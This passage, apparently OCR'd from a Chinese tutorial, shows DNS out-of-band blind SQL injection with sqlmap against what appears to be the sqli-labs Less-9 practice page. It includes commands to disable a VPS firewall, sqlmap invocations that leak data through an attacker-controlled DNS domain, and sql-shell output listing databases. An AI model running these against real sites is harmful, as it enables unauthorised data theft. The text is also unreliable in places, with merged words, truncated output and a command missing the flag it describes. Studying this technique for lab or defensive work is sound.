
第十二步：检查是否正常。可能需要等待一会儿，状态才会变成正常。当显示正常，则完成了域名的解析配置。



第十三步：测试能否在 VPS 上检测能够收到 DNS 解析请求信息，命令：tcpdump –n port 53



第十四步：在本地主机 ping 一下域名，在 vps 上可以收到 DNS 请求：



第十五步：故障排查

如果无法正常收到 DNS 请求，那么可能是防火墙策略。关闭 Ubuntu 防火墙的命令是：sudoufwdisable

也可能是或者 VPS 上存在安全策略阻塞，再去 VPS 控制台上检测是否存在安全组策略，全部放通即可。例如华为 VPS 默认只开发部分端口，手动勾选全部放通即可。

四、使用 sqlmap 利用 OOB 技术快速突破盲注

4.1 VPS 上 python 环境的安装

一般 vps 均自带 python2 的环境，因此 python2 的环境不需要再次安装。在 114.114.123.120 中安装 sqlmap，sqlmap 的安装命令为： git


clonegit://github.com/sqlmapproject/sqlmap.git，安装好后，进入 sqlmap 目录，并执行 python sqlmap.py，看能够正常回显即可正常使用 sqlmap

4.2 与盲注的时间对比

sqlmap 指定使用时间盲注方式注入，并读取当前数据库名的命令如下：

```
python sqlmap.py -u "http://qq.xxxxxx.com/Less-9/?id=1"--tech=T --dbms=mysql --current-db --batch
```


先演示使用传统的 sqlmap 时间盲注，8 个字母耗时 1 分 46 秒，如下图所示。



再使用基于 DNS 的 OOB 技术进行注入，为了避免作弊，首先要清除上一次 sql 注入的缓存。
缓存文件位置和清除命令如下：

接着使用本文介绍的 sqlmap 基于 dns 通道进行 OOB 注入，仅仅耗时 1 秒，执行时间盲注的命令如下：


```
python sqlmap.py -u "http://qq.xxxxxx.com/Less-9/?id=1"--tech=T --dbms=mysql --dns-domain=fuzi666.xy
```



4.3 利用 sql-shell 快速获取数据


弹个 sql-shell 回来：

```
python sqlmap.py -u "http://qq.xxxxxx.com/Less-9/?id=1"--tech=T --dbms=mysql --dns-domain=13fuzi.com
```



查询数据库名，耗时 4 秒。查询数据库名的 sql 语句如下：

```
select schema_name frominformation_schema.schemata;
```


sql-shell>
sql-shell> select schema_name from information_schema.schemata;
[12:43:56] [INFO] fetching SQL SELECT statement query output: 'select
[12:43:56] [CRITICAL] connection dropped or unknown HTTP status code r
s going to retry the request(s)
[12:44:02] [INFO] retrieved: 6
the SQL query provided can return 6 entries. How many entries do you w
[a] All (default)
[#] Specific number
[q] Quit
> A
耗时4秒
[12:44:02] [INFO] retrieved: information_schema
[12:44:04] [INFO] retrieved: challenges
[12:44:05] [INFO] retrieved: mysql
[12:44:05] [INFO] retrieved: performance_schema
[12:44:05] [INFO] retrieved: security
[12:44:06] [INFO] retrieved: test
select schema_name from information_schema.schemata [6]:
[*] information_schema
[*] challenges
[*] mysql
[*] performance_schema
[*] security
[*] test
sql-shell>

参考资料：

> https://www.cnblogs.com/backlion/p/8984121.html
> https://www.freebuf.com/column/184587.html
> https://www.cnblogs.com/afanti/p/8047530.html